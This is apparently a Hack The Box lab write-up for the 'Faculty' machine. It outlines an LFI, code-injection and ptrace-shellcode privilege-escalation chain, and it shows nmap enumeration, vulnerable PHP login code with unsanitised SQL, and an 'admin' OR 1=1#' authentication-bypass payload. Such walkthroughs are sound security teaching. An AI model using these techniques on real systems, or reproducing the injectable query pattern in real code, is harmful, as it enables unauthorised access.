Faculty

28th August 2022 / Document No D22.100.190

Prepared By: dotguy

Machine Author: gbyolo

Difficulty: Medium

Classification: Official

Synopsis

Faculty is a medium Linux machine that features a PHP web application that uses a library which is vulnerable to local file inclusion. Exploiting the LFi in this library reveals a password which can be used to log in as a low-level user called `gbyolo` over SSH. The user `gbyolo` has permission to run an `npm` package called `meta-git` as the `developer` user. The version of the `meta-git` installed on this box is vulnerable to code injection, which can be exploited to escalate the privileges to the user `developer`. The privilege escalation to `root` can be performed by exploiting the `CAP_SYS_PTRACE` capability to inject shellcode into a process running as `root`.

Skills required

- Linux Fundamentals
- Web Enumeration

Skills learned

- CVE Exploitation
- Exploiting capabilities

Enumeration

Nmap

Let's run a Nmap scan to discover any open ports on the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.1.11 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.169
```

```
nmap -p$ports -sV 10.10.11.169

Nmap scan report for faculty.htb (10.10.11.169)
Host is up (0.28s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
```

The Nmap scan shows that the SSH service is running on its default port, i.e. `port 22`, and an `nginx` HTTP web server is running on `port 80`.

HTTP


Upon browsing to `port 80`, we are redirected to the domain `faculty.htb`.



Let's add an entry for `faculty.htb` in our `/etc/hosts` file with the corresponding IP address to be able to access this domain in our browser.

```
echo "10.10.11.169  faculty.htb" | sudo tee -a /etc/hosts
```


Now, let us visit `faculty.htb` in the browser.



We can see a welcome page for a "Faculty Scheduling System", which requires a "Faculty ID" as an input to login.

Foothold

Upon doing a Google search for "Faculty Scheduling System", we come across this website which seems to be featuring this same web application along with its source code. Upon analysing the source code of the application, we realize that the admin login page is located at `/admin/login.php`. Let's visit it in the browser.



Searching for any known exploits for the application reveals this exploit, which allows an authentication bypass on the administration login form by exploiting an SQL injection vulnerability present in it.


As we already have access to the source code of the web application, let's analyze the source code of the admin login page. The admin login function that is invoked can be found in the `/admin/admin_class.php` file.

```
function login(){

        extract($_POST);
        $qry = $this->db->query("SELECT * FROM users where username = '".$username."' and password = '".md5($password)."' ");
        if($qry->num_rows > 0){
            foreach ($qry->fetch_array() as $key => $value) {
                if($key != 'password' && !is_numeric($key))
                    $_SESSION['login_'.$key] = $value;
            }
```


It is clearly vulnerable to SQLi as the user input is not being sanitised.

Let's exploit the SQL injection vulnerability and bypass the admin authentication by inputing the following payload in the username field.


```
username : admin' OR 1=1#
```




After clicking the `login` button we are successfully logged in as `administrator` and can now see the admin dashboard.



If we explore the application functionality, we can see that on the "Subject List" page, there is a button to export the subject list into a PDF file and download it.

